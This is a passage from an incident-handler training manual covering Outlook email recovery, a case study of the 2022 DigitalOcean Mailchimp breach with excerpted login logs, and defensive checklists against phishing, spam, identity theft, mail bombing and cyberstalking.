



Figure 5.62: Recovering Deleted Items from Server in Outlook

- The **Recover Deleted Items** window appears.
- Click on the email that you want to recover and select the **Restore Selected Items** radio button.
- Then, click on **OK**.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Now, navigate back to the **Deleted Items** folder, where you can find the recovered email.

## Email Recovery Tools

- **EaseUS Email Recovery Wizard**

  Source: *https://www.easeus.com*

  EaseUS Email Recovery Wizard is a sophisticated email recovery tool that can recover lost or deleted emails from Microsoft Outlook and repair corrupted PST files. Moreover, this tool can recover deleted folders, contacts, attachments, calendars, and meeting requests from damaged or inaccessible PST files. It also allows users to preview deleted or lost emails before recovering them.





Figure 5.63: Screenshot of EaseUS Email Recovery Wizard

Some additional tools for email recovery are listed below:

- Stellar Undelete Email for Outlook (*https://www.stellarinfo.com*)
- SysTools Outlook Recovery (*https://www.systoolsgroup.com*)
- Kernel for Outlook PST Repair (*https://www.nucleustechnologies.com*)
- Recover My Email (*https://getdata.com*)
- Recovery Toolbox for Outlook (*https://outlook.recoverytoolbox.com*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Understand the Handling of Email Security Incidents - Case Study

Email incident case studies provide detailed insights into incidents that affected a specific email service or account, along with the steps taken by the IH&R team to handle them. Case studies are specific to incidents reported by an organization or user; moreover, they include incident handling procedures, right from the detection phase to recovery, and the lessons learned.

## Handing DigitalOcean Mailchimp Security Incident

Source: *https://www.digitalocean.com*

DigitalOcean, a cloud and VPN service provider, suffered a security breach through the Mailchimp service, a third-party email marketing platform. The attack was launched on the crypt or blockchain accounts of DigitalOcean customers, persuading them to suspend their accounts. DigitalOcean reported that their Mailchimp account was hijacked and claimed that only a few customers received phishing emails from that account. However, the company managed to recover emails from the incident by taking the necessary steps, as given below:

- **Incident Recording and Assignment**

  During the first week of August 2022, the company's Mailchimp account failed to deliver transaction emails to their customers. This incident was discovered by the security teams during an internal assessment launched for evaluating the account registration process. On the same day, a DigitalOcean customer complained that their email password was reset without any prior notice. After confirming the incident, the IH&R team of DigitalOcean contacted the Mailchimp authorities.

  The IH&R team received an email message from Mailchimp, as shown in the screenshot below:





Figure 5.64: Mailchimp response to DigitalOcean complaint


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Incident Triage**

  Considering the test run results and complaint received from the customer, the internal response team assigned a level of urgency to the incident to perform further investigation and contain it.

  During the analysis, the IH&R team identified an unusual email received through the Mailchimp service from a non-DigitalOcean account. The email is shown in the screenshot below:




Figure 5.65: Suspicious email

- **Notification and Containment**

  After confirming the Mailchimp-related issue, the IH&R team notified the management and customers about the incident and its impact through traditional communication channels. The team assured that it was working on resolving the issue. The team also notified the legal team of Mailchimp and requested them to provide details of the security breach for better understanding. Then, DigitalOcean's IH&R team started investigating further to contain the incident.

- **Evidence Gathering and Forensic Analysis**

  For potential evidence gathering, the IH&R team analyzed the internal systems and email logging mechanisms and identified that a single IP address was engaged in the attack. The IH&R team discovered that the following IP address (as shown in the screenshot) was used to compromise email accounts.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | | |
|---|---|---|
| user.password_auth_failed | 2022-08-07 07:16:26 | [redacted] |
| user.failed_login | 2022-08-07 07:16:20 | |
| user.password_auth_failed | 2022-08-07 07:16:20 | |
| user.failed_login | 2022-08-07 07:16:13 | |
| user.password_auth_failed | 2022-08-07 07:16:13 | |
| user.password_auth_succeeded | 2022-08-07 07:02:07 | [redacted].213.155.164 |
| user.two_factor_successful_login | 2022-07-24 10:04:59 | |
| user.login | 2022-07-24 10:04:58 | |

Figure 5.66: Screenshot showing attacker's IP address

With the correlation of password reset events, the response team determined that only a few accounts were compromised; it should be noted that a majority of accounts were secured with two-factor authentication. The following screenshot displays numerous reset attempts made by the attacker; however, not all accounts were compromised.

| | | | | |
|---|---|---|---|---|
| 2022-08-07T05:06:44.071Z | [redacted] | 213.155.164 | cloud.digitalocean.com | /password_resets/TuA9C7Z8 |
| 2022-08-07T05:09:19.623Z | | 213.155.164 | cloud.digitalocean.com | /password_resets/EiQ2qYRx1 |
| 2022-08-07T05:23:22.578Z | | | cloud.digitalocean.com | /password_resets/xzfByDV_X |
| 2022-08-07T05:25:18.121Z | | 213.155.164 | cloud.digitalocean.com | /password_resets/ABXZGDGf |
| 2022-08-07T06:14:52.675Z | | 213.155.164 | cloud.digitalocean.com | /password_resets/5C0TnjwgC |
| 2022-08-07T06:19:22.672Z | | 213.155.164 | cloud.digitalocean.com | /password_resets/rU0W90av |
| 2022-08-07T06:20:27.088Z | | 213.155.164 | cloud.digitalocean.com | /password_resets/ELBu6L5M |
| 2022-08-07T06:21:10.681Z | | 213.155.164 | cloud.digitalocean.com | /password_resets/8safl6ES2c |
| 2022-08-07T06:22:09.442Z | | 213.155.164 | cloud.digitalocean.com | /password_resets/mWjmAs0 |
| 2022-08-07T06:34:35.734Z | | 213.155.164 | cloud.digitalocean.com | /password_resets/z2GKovBxf |
| 2022-08-07T06:37:51.972Z | | 213.155.164 | cloud.digitalocean.com | /password_resets/DqEdzTgkc |
| 2022-08-07T06:42:49.137Z | | 213.155.164 | cloud.digitalocean.com | /password_resets/-jabSguTS |
| 2022-08-07T06:44:32.024Z | | 213.155.164 | cloud.digitalocean.com | /password_resets/DquVr884 |
| 2022-08-07T06:54:39.932Z | | 213.155.164 | cloud.digitalocean.com | /password_resets/6EcScQNw |
| 2022-08-07T07:00:39.673Z | | 213.155.164 | cloud.digitalocean.com | /password_resets/1WwtiZh8 |
| 2022-08-07T07:01:53.626Z | | 213.155.164 | cloud.digitalocean.com | /password_resets/XyiZVqXwX |
| 2022-08-07T07:21:09.110Z | | 213.155.164 | cloud.digitalocean.com | /password_resets/KlWQq9rG |

Figure 5.67: Attacker's attempts to compromise customer emails

- **Eradication**

  Because this security breach was caused by a third-party email service, the company could not make direct eradication attempts; however, it informed its customers to strengthen their passwords and use multifactor authentication in their accounts.

- **Recovery**

  After thorough analysis and investigation, DigitalOcean's IH&R team decided to migrate their email services to another service provider. With incessant hard work and the help of a new service provider, the company managed to recover the transaction emails and reinstate access to their customer accounts.

- **Post Incident Activities**

  The company assessed the impact of the incident and educated customers on phishing/social engineering attempts against their accounts. The management also


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

analyzed the existing threat models and access controls to improve the security of their SaaS and PaaS environments.

- **Lessons Learned**

  The company realized the importance of two-factor authentication and conveyed the same to its customers. The management also learned that the infrastructure requires constant attention or supervision to identify similar threats in advance. After the incident, the company evaluated the risks of relying on third-party services and the required measures.

## Explain Best Practices against Email Security Incidents

Email is a powerful yet vulnerable communication medium that is often targeted by attackers to gather sensitive information from users or organizations via phishing or social engineering techniques and spread malware into their networks. Users should be aware of such email incidents and follow the standard guidelines to protect their emails.

### Email Security Checklist

The following email security checklist helps the IH&R team in securing email communications:

- Enable HTTPS for secure communications/transactions.
- Be diligent while opening email attachments.
- Do not click on links included in email messages.
- Follow email etiquette when forwarding messages.
- Do not forward or reply to spam and suspicious emails; instead, report and delete them.
- Avoid accessing email via an unsecured public wireless connection.
- Avoid accessing email accounts on shared computers and sending large attachments in emails.
- Use the Bcc: option when sending mail to bulk recipients.
- Never save your password on web browsers.
- Sort messages by priority, subject, date, sender, and other options (helps in searching email).
- Avoid sending confidential, sensitive, personal, and classified information in emails.
- Clean your inbox regularly.
- Create folders and move emails accordingly (Family, Friends, Work, etc.).
- Digitally sign your outgoing emails.
- Send attachments in the PDF format rather than Word or Excel formats.
- Scan email attachments for malware.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use a securely certified email service provider.
- Maintain separate emails for private and public communications.
- Increase employee awareness for identifying phishing and spamming emails.
- Provide a recovery email address for mail recovery.
- Check the last account activity.
- Disable the "keep me signed in"/"stay signed in" functions.
- Turn off the Preview feature.
- Avoid reusing passwords and use complex passwords.
- Stop downloading images automatically.
- Enable authentication checks such as SPF, DKIM, and DMARC.
- Implement multifactor authentication and enable spam filters.
- Employ a throttling policy to limit the number of emails that can be sent or received by an employee.
- Implement restrictions on the type of attachments allowed.
- Set up restrictions to control access to organizational emails.
- Deploy mail monitors to manage interactions within and outside the organizational network.
- Restrict emails coming from the organizational mail domain to be allowed from the organizational mail server.
- Enable DNSSEC to secure DNS records.
- Set up blacklists and whitelists.
- Remove the auto-forwarding feature to remote domains.

## Guidelines against Spam Emails

Listed below are some guidelines against spam email:

- Avoid giving email IDs to unnecessary or unsecured websites because spam web spiders scan various web forums and newsgroups for email addresses.
- Check the privacy policies of websites before giving them your email ID.
- Avoid buying products from web links in emails to discourage them and avoid bogus/fraudulent issues.
- Block spamming email IDs and regularly update the recipient address book.
- Block potentially offensive images in emails to prevent attacks using luring techniques.
- Never give your email ID in a clickable form on the web to prevent spam bots from stealing it.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Maintain a personal email ID, which is different from your business or professional email ID, and share it only with friends and family members; never use this ID for other purposes.
- Use long email IDs with numbers and underscore to discourage spammers.
- Never use unsubscribe links in email messages.
- Use a contact form and/or guestbook on your website rather than posting your contact mail address.
- Do not use or subscribe to sites that access the email contact list.
- Never use your original name to sign up for an email account; instead, use random numbers or letters with your name.
- Do not choose numbers that reflect personal identification information such as the date of birth, Social Security number, street address, and telephone number.
- Change your email privacy settings and keep your email address private.
- Use a third-party spam filter to protect your devices against malware attacks and unwanted content.
- Use different strong passwords in each of your account and change them frequently.
- Instead of clicking on links, hover your cursor over them to check if the URL is real.
- Never accept cookies or store personal data in your browser profile.

## Guidelines against Phishing Emails

Listed below are some guidelines to be followed against phishing emails:

- Avoid responding to emails requesting sensitive information.
- Do not enter any personal detail in suspicious links sent via email or in a popup screen.
- Protect your computer with security software such as antivirus, antispyware, antimalware, and firewall.
- Beware of overly attractive schemes and offers.
- Never open emails marked as spam, even if the subject line seems to be interesting, and delete such emails immediately.
- Avoid accessing links from instant messengers.
- Attackers may also use hacked accounts of friends and family members to perform a phishing attack; confirm that such emails are sent by the correct people through other means of communication.
- Maintain different passwords for different accounts and change them frequently.
- Check the domain name/URL and security indicators before logging in to bank accounts.
- Educate individuals by conducting phishing campaigns.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Hover over links to identify whether they point to the correct location.
- Check emails for generic salutations, spelling, and grammar mistakes.
- Confirm the sender before providing any requested information via email.
- Ensure that employees use HTTPS-protected websites.
- Implement multifactor authentication (MFA) to prevent whaling attacks.
- Individuals should contact organizations via the email addresses or phone numbers provided on their official website.
- Verify the profile picture of suspicious accounts by performing reverse image search.
- Immediately report social media accounts confirmed to be fake.
- Lodge a complaint at cybercrime office if any social media account engages in bullying for money.

## Guidelines against Identity Theft

Identity theft occurs when attackers use personal information (such as name, Social Security number, date of birth, mother's maiden name, or address) in a malicious way such as for credit card or loan services and rentals or mortgages without the person's knowledge or permission.

The following are some guidelines to prevent identity theft:

- Secure or shred all documents containing private information.
- Ensure that your name is not present in marketers' hit lists.
- Review your credit card statement regularly and store it securely, out of reach of others.
- Never give any personal information over the phone.
- To keep mail secure, empty the mailbox quickly.
- Suspect and verify all requests for personal data.
- Protect personal information from being publicized.
- Do not share account or contact numbers unless mandatory.
- Monitor online banking activities regularly.
- Never list any personal identifier on social media websites such as your father's name, pet's name, address, or city of birth.
- Enable two-factor authentication in all online accounts.
- Never use public Wi-Fi for sharing or accessing sensitive information.
- Install host security tools such as firewall and anti-virus on your personal computer.
- To keep mail secure, empty your mailbox quickly and do not reply to unsolicited email requests asking for personal information.
- Shred credit card offers and "convenience checks" that are not useful.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Do not store any financial information on your system and use strong passwords for all financial accounts.
- Check telephone and cell phone bills for calls you did not make.
- Keep your Social Security card, passport, license, and other valuable personal information hidden and secured.
- Read website privacy policies.
- Be cautious before clicking on a link included in an email or instant message.
- Enter personal information only on secured website pages marked with “https.”
- Add fraud alerts to your system or device to defend against identity theft.
- Do not allow family members or friends to open a personal account.
- Utilize trusted digital wallets that provide high security.

## Guidelines against Mail Bombing

The following are some guidelines to prevent mail bombing attacks:

- Use email delivery software with antivirus capabilities.
- Employ a tarpit service to delay inbound emails after reaching a predefined threshold.
- Block unknown emails containing files with .zip, .7zip, .exe, and .rar attachments.
- Keep your email delivery software up-to-date and patched.
- Restrict the file size of attachments in emails.
- Allow only internal and authorized users to send emails to distribution lists.
- Do not post email addresses in plain text.
- Do not use your business email for non-work-related services.
- Avoid deleting mass emails when hit by an email bomb.
- Set up rules to filter spam emails.
- Avoid using the same email address for multiple activities.
- Set up a CAPTCHA system for subscription forms to distinguish user subscriptions from bot subscriptions.
- Implement double opt-in (DOI) for new subscribers to prevent unwanted emails.
- Add rate limits to avoid submitting the same form multiple times by the same IP address.

## Guidelines against Cyberstalking

Listed below are some guidelines to prevent cyberstalking attacks:

- Use complex passwords in all online accounts and change them regularly.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Tighten privacy settings on all social media platforms.
- Always remember to log out of emails and online accounts.
- Avoid leaving devices unattended.
- Ensure that all devices are password protected.
- Avoid using public Wi-Fi.
- Avoid accepting friend requests from strangers.
- Ensure that posts on social media can only be seen by friends.
- Limit sharing information online.
- Use a pseudonym on social media accounts instead of your real name.
- Turn off GPS or geolocation settings on devices.
- Protect devices with anti-spyware.
- Be cautious of apps requesting access to your contacts list or social media accounts.
- Check friends or contact lists regularly and remove unknown individuals.

## Audit Organizational Security for Phishing Attacks using OhPhish

The primary objective of launching phishing campaigns against employees of an organization is to assess their susceptibility to phishing attacks and help the organization in reducing risks arising from employees falling prey to phishing attacks by cyber threat actors.

- **OhPhish**

  Source: *https://portal.ohphish.com*

  OhPhish is a web-based portal for testing employees' susceptibility to social engineering attacks. It is a phishing simulation tool that provides organizations with a platform to launch phishing simulation campaigns on its employees. The platform captures the responses and provides MIS reports and trends (on a real-time basis) that can be tracked according to the user, department, or designation.

  OhPhish can be used to audit organizational security for phishing attacks using various phishing methods such as Entice to Click, Credential Harvesting, Send Attachment, Training, Vishing, and Smishing.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

